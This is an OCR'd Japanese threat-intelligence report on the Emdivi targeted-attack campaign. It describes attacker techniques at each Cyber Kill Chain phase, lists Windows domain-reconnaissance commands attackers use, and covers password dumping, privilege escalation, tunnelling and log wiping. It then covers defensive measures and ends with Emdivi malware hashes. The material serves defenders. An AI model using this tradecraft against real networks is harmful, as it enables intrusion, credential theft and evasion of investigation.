

図 2-26 Emdivi と PlugX との関連

3 標的型攻撃における TTPs

攻撃者は、新しい脆弱性の悪用など、タイムリーな TTPs を使う一方で、パスワードダンピングのように従来から継続して見られる TTPs に頼っていることも事実です。そこで、多くの標的型攻撃事案で従来からよく見られる TTPs を中心に、対策側が最低限知っておくべき内容を、Cyber Kill Chain のフェーズ毎にまとめました。

3.1 偵察

SNS や公開 Web サイトなどから、標的とする組織の様々な情報を収集します。昨今、公開された情報の収集（OSINT=Open Source Intelligence）だけでなく、偵察用マルウェア[6] を作って、より積極的に偵察を図る場合もあります。また標的のメールアドレスもこの段階で収集しますが、インターネット上から拾えるメールアドレスだけでなく、Web サイトから漏えいしたデータに含まれる個人情報も攻撃者にとって有効です。例えば、2013 年に Adobe 社の Web サイトから約 1 億 5000 万のアカウント情報が漏えいしましたが、それにはメールアドレスも当然含まれていました。[7] 過去に Adobe 社にサポート登録などしたメールアドレスが漏えいしたようですが、登録した方の中には、一般社員よりも高い権限を持った IT 管理者が含まれている場合もあり、攻撃者にとって価値の高い情報かもしれません。

3.2 武器化

武器（マルウェア）を作る段階ですが、メールで送る場合は、RAT、おとりファイル、それらを実行するためのドロッパーもしくはダウンローダを準備します。ドロッパーは、その中に RAT とおとりファイルを内包しているのに対し、ダウンローダはサーバに置いた RAT とおとりファイルをダウンロードする仕掛けです。ドロッパーもしくはダウンローダを実行した際には、おとりファイルが開かれる一方で、RAT がインストールされます。ドロッパーには、実行ファイル形式（exe）とドキュメント形式（docx、xlsx、pdf、jtd など）がありますが、ドキュメント形式の場合、たいていのケースで脆弱性が必要なため、Office アプリケーションなどの脆弱性を悪用するためのエクスプロイトコードとシェルコードを実装します。最後に、ドロッパーもしくはダウンローダを ZIP もしくは LZH などで圧縮してメールに添付します。水飲み場攻撃のように、Web サイト経由での感染を狙う場合、なんらかの脆弱性（ブラウザ、Flash Player、Java など）が必要となります。なお RAT は、ウイルス対策製品やサンドボックスによる検知を回避するため、コードの暗号化やエンコード、特定環境のみで悪性コードを発動させる条件などを実装するのが当たり前になってきています。

3.3 配送

メールの添付ファイルとしてマルウェアを配送するのが最もよく知られた配送方法ですが、メール本文に URL リンクを貼ることや、水飲み場攻撃のように Web で配送する方が成功率が高い場合もあります。また、DMZ に脆弱なサーバがある場合は、そこへ侵入して Webshell を設置するといった手口を使う場合もあります。

3.4 攻撃

メールの場合、受信者に不信感を抱かせないように、様々なソーシャルエンジニアリングテクニックを使います。アイコン偽装、RLO（Right-to-Left Override）を使った拡張子偽装、URL 偽装などがその例です。Web の場合、Web サイトへのアクセスと同時に、RAT をサイレントにインストールさせるため、脆弱性の利用が必須となります（ブラウザ、Flash Player、Java などの脆弱性）。

6 http://blog.macnica.net/blog/2015/04/scanbox-db57.html
http://eddybob.wix.com/minerva-labs#!Mysterious-Ohagi/c7a5/56f92f760cf2a3d848b2c7f0

7 https://helpx.adobe.com/jp/x-productkb/policy-pricing/customer-alert.html

3.5 インストール

RAT のインストール先は、%TEMP% や %SYSTEMROOT%¥SYSTEM32¥ など様々なロケーションがありますが、マルウェアが Admin 権限を持っているか否かにも依存します。また OS 起動と同時に RAT が自動的に実行される仕掛け（ASEP = Auto-Start Extensibility Points）をセットします。ASEP には、スタートアップフォルダ、Run レジストリ、サービスなどがあります。

3.6 C&C

独自プロトコルを使う傾向は減少しており、HTTP を使うケースが最も多く見られます。C&C サーバの多くは、攻撃者が自身で準備したサーバですが、他にも侵害した正規サーバを使う場合や、正規サービス（ブログ、フリーメールサービスなど）の機能を悪用して RAT をリモートコントロールする場合もあります。HTTP を使う場合、RAT から C&C サーバへ送る情報を POST データ、Cookie、GET パラメータ、カスタムヘッダなどに格納しますが、送信方法（暗号形式、パラメータやヘッダの名前など）に特徴が出てしまうため、シグネチャによる検知を回避するために、攻撃者も時々仕様を変更しなければなりません。しかし送信方法の仕様を変更するには、RAT および C&C サーバの両方に手を加えなければならないため、実際には、中長期的に仕様を変更しないケースもあります。

3.7 侵入拡大

最初の一台を感染させることに成功したら、LAN 内を偵察し、権限昇格しながら他のホストへ侵入していきます。内部偵察では、下記のような Windows のコマンドがよく使われます。

攻撃者がよく使う Windows コマンド

echo %logonserver%	net localgroup administrators	net user <username> /domain
ipconfig /all	netstat	net view /domain
net group /domain	net start	systeminfo
net group “domain admins” /domain	net use	tasklist /v

また、パスワードダンピングツールはほとんどの攻撃者が使う傾向にあります。Windows OS のローカルユーザおよびドメインユーザのパスワードを狙いますが、ブラウザやメーラーなどに記憶されたパスワードを狙うことも多いです。Windows OS における権限昇格や UAC に関する脆弱性は、Microsoft から時々発表されるので、その中からタイムリーなものを選択して利用します。MS14-068 のように、ドメイン管理者への昇格が可能な脆弱性は攻撃者にとって利用価値の高いものです。さらにインターネットに出られない端末をリモートコントロールする、あるいは C&C 通信させるホスト数を減らす目的で、HTran に代表されるようなパケット転送ツールや、内部のホスト間通信で使うバックドアツールもよく使われます。

3.8 目的実行

攻撃者が目的と思われる情報を見つけたら、それらを RAR、CAB、ZIP 形式などで圧縮し、C&C サーバもしくは別サーバ（クラウドストレージサービスを含む）へアップロードします。そして、使ったツールやマルウェアを削除し、イベントログも消去します。SDelete などのツールで HDD の未割当領域のデータも消去します。

4 対策の考え方

4.1 はじめに

本レポートで具体的に取り上げた Emdivi を用いた標的型攻撃キャンペーンのように、攻撃者が明確な意思・目的を持ち、目標を達成するために執拗に仕掛けてくるサイバー攻撃では、どのような優れたセキュリティソリューションであっても、単一のソリューションで全ての攻撃を漏れなく検知するということは不可能だと考えるべきです。しかしながら、未だにウイルス対策製品だけに頼っている企業も少なくありません。あるいは、セキュリティリスク対策のチェックリストにチェックを入れるだけのために、十分な機能検証も行わず、費用感だけでセキュリティ製品を選定しているケースも見受けられます。企業の運営はスポーツゲームと同じように、攻守のバランスが重要です。どんなに多く点数を取ったとしても、それを上回る失点をしていては、そのチーム（組織）は勝ち残っていくことができません。大量失点しないためには、現在の防御能力をよく分析し、計画的に補強を行う必要があります。

セキュリティリスク対策の基本的な考え方については、IPA（独立行政法人 情報処理推進機構）をはじめ多くの組織から良質なガイドラインが公開されておりますので、それらガイドラインをご参照ください。

『高度標的型攻撃』対策に向けたシステム設計ガイド（IPA）
https://www.ipa.go.jp/security/vuln/newattack.html

高度サイバー攻撃（APT）への備えと対応ガイド～企業や組織に薦める一連のプロセスについて（JPCERT/CC）
https://www.jpcert.or.jp/research/apt-guide.html

本レポートでは、世界中の先進的なセキュリティベンダーと取引を行っている弊社ならではの観点で、セキュリティ対策の考え方をまとめています。はじめに、攻撃の検知能力を高める上で基本的な考え方となる「多層防御」を説明しています。その次に、検知後に行うべき「調査」についてまとめています。昨今の攻撃はリアルタイムに防ぐことが困難であるため、脅威は自組織内まで侵入するという前提で対策を検討する必要があるためです。そして最後に、有名なインシデントレスポンスサービスの会社が提案する、より先進的な対応の流れを説明します。

自社がどこまで対応できていて、次にどういった対策が必要かという認識合わせとしてお読みいただければ幸いです。

4.2 多層防御の考え方 ～ Cyber Kill Chain ～

どのような優れたセキュリティソリューションであったとしても、単一のソリューションだけでは、昨今の攻撃を 100% 検知することは困難です。その唯一のセキュリティソリューションで攻撃の検知ができなかった場合、どのようにしてそのすり抜けた攻撃に気付くことができるでしょうか。攻撃者が LAN 内まで侵入することを前提として、インターネット境界から内部に至るまで、いくつもの対策を施す『多層防御』の考え方が必要となります。この『多層防御』により、仮に攻撃が前段のソリューションで検知できなかったとしても、後段のソリューションで検知する、内部から外部への不正通信を検知する（出口対策）、ログの分析で検知する、あるいは攻撃者を内部にしかけた罠へ誘うことで検知するというように、攻撃が検出できる可能性を高めることができるのです。

企業が自社のセキュリティ体制を見直す上で欠かせないフレームワークが、攻撃者の一連の行動を 8 つのフェーズに分解した「Cyber Kill Chain」です（図 4-1）。



図 4-1 Cyber Kill Chain

攻撃者が自らの目的を遂行するためには、この Cyber Kill Chain の各フェーズを成功させる必要があります。一方で、守る側の立場から見れば、最後の「目的実行」にたどり着くまでのいずれかのフェーズで攻撃を検知し、最終的に「目的実行」に到達させないことができれば被害を食い止めることができます。このフレームワークに、自社でお使いの各種セキュリティソリューションのカテゴリを照らし合わせることで、対策が整っているフェーズ、不十分なフェーズの可視化が行えます。それぞれのフェーズに、どのようなソリューションカテゴリが当てはまるかについては図 4-2 を参考にしてください。

	Cyber Kill Chain	止める		見つける		だます
		予防	遮断	検知	探す	欺瞞
入口対策	偵察	● ユーザ教育		● Dark/Deep Web、ソーシャルメディアなどの監視		
	武器化		● ホスト型ウイルス対策	● EDR	● EDR	
	配送	● 実行形式の添付ファイルの禁止 ● Web 分離	● メール /Web ゲートウェイ ● URL フィルタ	● サンドボックス	● ログ解析 ● SEIM ● ネットワークフォレンジック	
	攻撃	● パッチ管理 ● ユーザ教育	● IPS	● サンドボックス ● EDR ● IDS	● ネットワークフォレンジック ● EDR	
	インストール	● アプリケーションホワイトリスト	● ホスト型ウイルス対策	● サンドボックス ● EDR	● EDR	
出口対策	遠隔操作（C&C）	● PFW（プロセスベースアウトバウンド制御）	● URL フィルタ	● サンドボックス ● EDR ● UEBA	● ログ解析 ● SEIM ● ネットワークフォレンジック ● EDR	
内部対策	侵入拡大	● パッチ管理 ● 特権管理 ● 2 要素認証 ● SMB/RDP の無効化		● EDR ● ディセプションネットワーク ● UEBA	● ログ解析 ● SEIM ● EDR	● ディセプションネットワーク
	目的実行	● 暗号化	● DLP ● データベース FW ● ファイルサーバ FW		● ログ解析 ● SEIM ● EDR ● ネットワークフォレンジック	● ディセプションネットワーク

図 4-2 Cyber Kill Chain をベースにしたソリューションマッピング（サンプル）

かつては、ウイルス対策製品や侵入防止システム（IPS）のように、過去に見つかった攻撃の特徴をシグネチャやブラックリストといったルールに落とし込み、ユーザ端末上のファイルやネットワーク上のトラフィックをそれらルールと照らし合わせて攻撃を見つけ出す仕組みの製品が一般的でした。これらの製品では、過去に発見された攻撃と同じ手法であれば非常に高速で検知し、かつ遮断までも行えました。

しかし、昨今繰り返される攻撃においては、高度な標的型攻撃であっても、無差別に行われるようなコモディティの攻撃であっても、常に新しい攻撃手法（未知の脆弱性を突くエクスプロイト、未知のマルウェア、新しく取得したドメインなど）が利用されるため、従来型のシグネチャやブラックリストと照らし合わせる製品では対応しきれない状況となっています。そのため、シグネチャに依存しないで端末の挙動から不正な活動を検出するエンドポイント製品や、機械学習（マシンラーニング）を用いてネットワークトラフィックやネットワーク機器のログから異常値を見つけ出す UEBA（User and Entity Behavior Analytics）、社内に本物に似せた“おとり”のサーバや端末を配備して、攻撃者がアクセスしてくるのを見つけるディセプションネットワークなど、新しい手法を用いたソリューションが注目を浴び始めています。

ここでは、比較的最近登場してきた新しいソリューションカテゴリについて説明します。

EDR（Endpoint Detection and Response）

エンドポイントにエージェントをインストールするタイプのソリューションで、脅威の検知と調査が行えます。検知機能については各社様々で、シグネチャによらない独自の検知ロジックで、未知の脆弱性を突く攻撃やマルウェア、あるいは攻撃者による侵入拡大や遠隔操作の活動を見つける機能を持つものから、IOC（Indicators of Compromise）のような特定のルールを配布して、そのルールに合致するエンドポイントを見つけるものもあります。前者のソリューションであれば、攻撃者の侵入を検知することや遮断することが可能です。後者の方は、自組織内の全端末に対し、特定の痕跡を持つ端末を調査するといった、事後調査目的で利用されることが多いです。どちらのソリューションについても、エンドポイント上でのプログラムの実行やレジストリの変更、通信状況などを記録するフライトレコーダー機能を持ちますので、インシデントレスポンスを行う上で非常に役立つツールとなります。

Web 分離

ユーザがインターネットにアクセスする際、業務端末から直接接続するのではなく、別の環境のブラウザでアクセスして、その出力結果だけを手元の画面に転送することで、重要な端末が感染することを防ぐ仕組みです。これまでは VDI 環境を使うことが一般的でしたが、オンプレに設置された VDI 環境も感染のリスクがあるため、VDI 環境のあるネットワークから業務ネットワークへの経路で、再度セキュリティ対策を検討する必要があります。一方で、最近ではメーカが用意したクラウド上のブラウザでレンダリングを行ってしまい、その出力結果だけを業務端末に転送することで、攻撃コードを無害化するソリューションも登場しています。

ディセプションネットワーク

LAN 内に“おとり”のサーバやクライアントを展開し、攻撃者がそのおとり環境にアクセスすることで、LAN 内に攻撃者が侵入していることを検出します。このカテゴリのソリューションには、おとり環境に攻撃者をおびき寄せるための工夫として、業務端末上に偽の情報を埋め込むことができるものや、おとり環境上の攻撃者の挙動が全て記録され、攻撃者の TTPs を得ることができるものなど様々です。

UEBA（User and Entity Behavior Analytics）

ユーザやアプリケーションなどのエンティティの振る舞いを統計的手法や機械学習で分析し、通常と異なる振る舞いを識別、内部に潜む脅威を検出するソリューションです。ネットワークトラフィックから分析するものや、ネットワーク機器や Active Directory のログから分析するものなど、様々なタイプが登場してきています。

4.3 侵入されることを前提とした対策の必要性

4.2 で説明した通り、昨今の攻撃は、シグネチャやブラックリストといったパターンマッチングでは検出が難しくなってきました。パターンマッチングを行うソリューションでは、処理が高速で行えるため、遮断まで実施することができました。しかし、昨今の攻撃は即時遮断することができないため、疑わしいファイルを仮想環境で動かして解析する、あるいは実際の端末上における挙動や流れるネットワークトラフィックなどから異常な状態を見つけるといった、従来の製品で見えなかった脅威をいかに「可視化する」かに重きをおいた製品が必要です。ただし、この新しいカテゴリのソリューション群は、攻撃の検知に少し時間を要する点や、実際にマルウェアに感染した端末の挙動を検知するものとなり、攻撃の検知ができたときには、攻撃は組織の内部にまで達して活動を開始している状況にある点に留意するべきです。また、入口や出口での検知はできなかったものの、侵入後の攻撃者がLAN内で探索活動を行っている際に検知できるケースもあります。この場合は、すでに侵入を許してしまっていることになります。

ここで重要になってくるのが、組織内部で起きていることを調査し、それに対処する能力です。つまり、攻撃者に侵入されることを前提とした対策や体制作りが必要になってきているということです。



図 4-3 侵入されることを前提とした対策のフロー

組織内部で起きていることを調査するために、最も重要なものはログです。エンドポイント、プロキシサーバ、DNS サーバ、メールサーバ、Active Directory などのログを調査することで、エンドポイントで何が実行されたのか、どこに不正通信が行われたのか、どのアカウントが不正利用されたのかといった、インシデントの実像が浮かび上がってきます。可能な限り、ログはログ転送機能を用いて一箇所に集約するべきです。ログを集約せずにローカルでのみ保存している場合、攻撃者によってログを消されてしまう、あるいは管理者がログを調査していることを攻撃者に知られてしまうことで、攻撃者が痕跡を隠ぺいした上で一時的に身を隠し、頃合いを見計らって攻撃を再開する可能性があります。調査を行う際には、「管理者が攻撃に気付いたこと」を攻撃者に気付かれないようにしなければなりません。

可能であれば、ログ分析プラットフォームなどを導入し、全てのログを横断的に調査することや、特定のログに対してアラートを出すような仕組みを持っておくと、いざというときに大きな助けになります。

なお、エンドポイントに関しては、EDR 製品のフライトレコーダー機能を使うことで調査に必要な情報が残りますし、調査用のインタフェースを持つものもありますので、インシデントレスポンスを行う上でとても役立ちます。製品によっては専門的なフォレンジックを行うこともできます。

ログの調査により、攻撃者が使用したツールやコマンドが見えてくることで、他の端末で同じようなログが記録されていないかどうかを調べる、あるいは今後同様のことが行われたときにすぐに検知ができるように、カスタム検知ルールを作成するといった対応を取ることができるようになります。

ログの活用と分析方法に関しては、JPCERT コーディネーションセンターが公開している資料が役に立ちます。

高度サイバー攻撃への対処におけるログの活用と分析方法（JPCERT/CC）
https://www.jpcert.or.jp/research/apt-loganalysis.html

4.4 止めないセキュリティ

ここでは、米国をはじめ世界中で数多くのインシデントレスポンスを行ってきた Mandiant 社（現在は FireEye 社の傘下）の考え方をベースに、従来の対応であった「マルウェアの駆除」のみならず、攻撃者の全ての活動を根絶するための対応をまとめます。一部のインシデントレスポンスサービスでは、すでにこのような対応を取っているところもありますが、一般企業にとっては、まだ馴染みのない考え方かもしれません。しかし、本当の意味での攻撃者の駆逐と、最善のセキュリティ対策を考える上では、非常に役に立つ考え方になります。

検知フェーズ

攻撃者を検知するために、多層防御の考えに乗っ取って適切にセキュリティ製品を配備します。もし、過去に高度なサイバー攻撃を受けたことがある、あるいは同業他社がそういった攻撃を受けているようであれば、攻撃者の TTPs を Yara ルールや Snort ルール、あるいはログの検索キーワードとしてカスタムルール化しておき、検知能力を高めておきましょう。

なお、ここでは攻撃を検知してもすぐには遮断や駆除は行いません。その理由は、現時点で見えているのは、攻撃者の TTPs の極めて一部だけだからです。「止めないセキュリティ」では、攻撃者の用いる TTPs をしっかり収集して、全ての脅威を一網打尽にし、さらに二度と同じ攻撃を受けないように、次のセキュリティ対策に活かすことを重要と考えます。この時点で攻撃を止めてしまうと、攻撃者はすぐに次の新しい手を使って攻撃を繰り返してきますし、次回もまた検知できるとは限らないのです。

調査フェーズ

各種ログの調査を行い、攻撃者の活動を明らかにします。一旦バックドアを作った攻撃者は、そこを起点に組織内を探索します。Emdivi キャンペーンでは、OS やブラウザに保存されたパスワードを抜き取る、Kerberos の脆弱性を突いて権限昇格を行う、ファイルサーバから機密情報を持ち出すといった活動がありました。当然、重要な情報が持ち出されてしまうと、攻撃者の目的が成功してしまうので、先回りして脆弱性パッチの適用や特権アカウントのパスワードの変更、あるいは ACL を使って重要なサーバへのアクセスを阻害するといったことが必要です。しかし、できる限り攻撃者に活動させて、攻撃者の使うツールやコマンド、あるいは攻撃者が持つファイルアップロードサーバの URL といった、攻撃者の TTPs を記録することが重要なのです。そして、新たに見つかった TTPs をもとに、Yara や Snort のカスタムルールを作成し、さらに攻撃検知精度を高めます。

マルウェアが使われている場合はマルウェアの解析を行うことになりますが、ウイルス対策ベンダに検体を提供することで、すぐにシグネチャが作成されてしまい、意図せずマルウェアが駆除されてしまうことがないように注意が必要です。また、VirusTotal[8] のようなサイトにマルウェアをアップロードしてしまうと、マルウェアが発見されたことを攻撃者に知られてしまうので注意が必要です。

最近では、ディセプションネットワーク製品が出始めており、戦略的に攻撃者をおとりサーバやおとり端末におびき寄せ、彼らの活動を安全な状態で監視することができるようになってきました。ディセプションネットワーク製品を使うことで、攻撃者の使うツール、突いてくる脆弱性、コマンドなどが分かるので、おとり環境で攻撃者が時間を浪費している間に、本来守るべきところに対策を打つことが可能となります。

調査を続け、攻撃者が用いる TTPs に新たなものが見受けられなくなったら、攻撃者を一掃するタイミングです。

8 https://www.virustotal.com/



図 4-4 攻撃者を一掃する Strike Zone

対処フェーズ

攻撃者をネットワークから追い出す作業は、一斉に行う必要があります。まずは攻撃者がネットワークに入れない状況を作り出し、侵害された全てのシステム修復、バックドアの駆除、全てのアカウントのパスワード変更、使用された脆弱性の修正といった作業を速やかに実施します。どこかに漏れがあれば、攻撃者は再度侵入を試みるでしょう。

改善フェーズ

攻撃者を一掃できたら、次は改善フェーズです。同じ攻撃を二度と受けることが無いよう、短期的に対応可能な対策と、長期的に対応が必要な対策を分けて、計画的に対策を進めていきます。短期的な対応としては、攻撃のきっかけとなった侵入経路の改善、利用された脆弱性の修正、ログ監視機能の強化、攻撃者が使用したツールやコマンドを検知する仕組み作りなどがあります。長期的な対応としては、サーバの特権管理方法の改善、重要データの保存場所の集約、パッチ管理、役割別のネットワークアクセス制御などが考えられます。

Appendix Emdivi RAT ハッシュ値

MD5	Version	Compile Time (UTC+8)
7fa87d1adc06bb19dde13689afe8f8ef	t9_4_sender	2012/05/28 10:02:45
2f210e5e55eb90880c12019e358c43fb	t9_5_system	2012/05/30 12:49:25
66680364d2f006db747dd640b044efe3	t9_5_system	2012/05/30 11:51:39
d953cadc4be2ab27219ef87a6a1aad87	t9_5_system	2012/05/30 14:47:22
3a68b60202787c4c779f8534ea186c75	t9_5_system	2012/05/30 12:49:25
b1f967dfe09603844a2354977356165f	t9_5_system	2012/05/30 14:47:22
4aa0d9c2b300d627c1f5abd048331597	t9_6	2012/06/01 22:07:15
094d87782555477fdc6325c56c28ff30	t9_6	2012/06/01 22:07:15
a219e2c31784bec4fc159400b229f4e0	t9_6	2012/06/01 18:27:44
dfb0ad1e22d60716512855602d47392d	t9_6	2012/06/01 19:24:13
e01e34660211bb8c7c746a6819f81c2b	t9_6	2012/06/01 19:24:13
d2f46428e1651ab6555d6f5ee87b04e9	t11.05	2012/09/13 12:58:32
1c462660b33130f5e9c2ad664eeedb40	t15.07	2013/04/22 13:17:43
402406d85bcec25b14e2baa1c7b9584c	t16.19	2013/07/25 16:21:30
360eab8e7002c5307f52044431f99304	t17.08.1	2013/09/18 14:40:38
1ec4a27d33fd86739abd9f8d4d30dff4	t17.08.2	2013/11/21 16:00:52
b88244eda5dad0a39e830f1070bc857f	t17.08.2	2013/11/22 17:14:46
02646e77c0f38fa94e906f343984f2fe	t17.08.2	2013/12/24 11:13:21
6cf7baa6f67654c8c55f1ac9f84336a4	t17.08.2	2013/12/31 10:11:36
2cd8e88ca082b6dd7b96f66a279d9c3f	t17.08.2	2014/01/06 10:33:48
9966d2add4e0b4fcba2ba217a1ad384a	t17.08.2	2014/01/06 10:48:05
052e29f6be0319644b03e15313bccb42	t17.08.2	2014/01/19 15:12:41
b8d9aa534bec288115ec7cab14f52fe2	t17.08.2	2014/01/21 19:07:01
31d67411a63cf8dc0485ffc474259825	t17.08.2	2014/01/21 11:29:03
2f316d834dba64ebebd69e47b1cdabe5	t17.08.2	2014/01/23 15:32:01
8a10f9958dabbf6eaf253de7ecd4f9d0	t17.08.5	2014/02/17 15:24:28
149925d0d9ab9bf37af1f38dfe9c2af5	t17.08.5	2014/02/28 09:52:43
7c9da8eab40d699535bb87a2c781f8ad	t17.08.9	2014/03/13 12:05:13
fb2724a29056c5f58a296aba8f00de1c	t17.08.9	2014/04/01 11:08:03
469501e1342b704f2c1814eb1cc0a54b	t19.10	2014/05/06 20:15:33
dbcc03ccd3129141dd3bd23fd1b5f1f6	t19.10	2014/05/06 20:01:06
82e623bef94961906a0f7b922b9da566	t17.08.10	2014/05/07 12:52:46
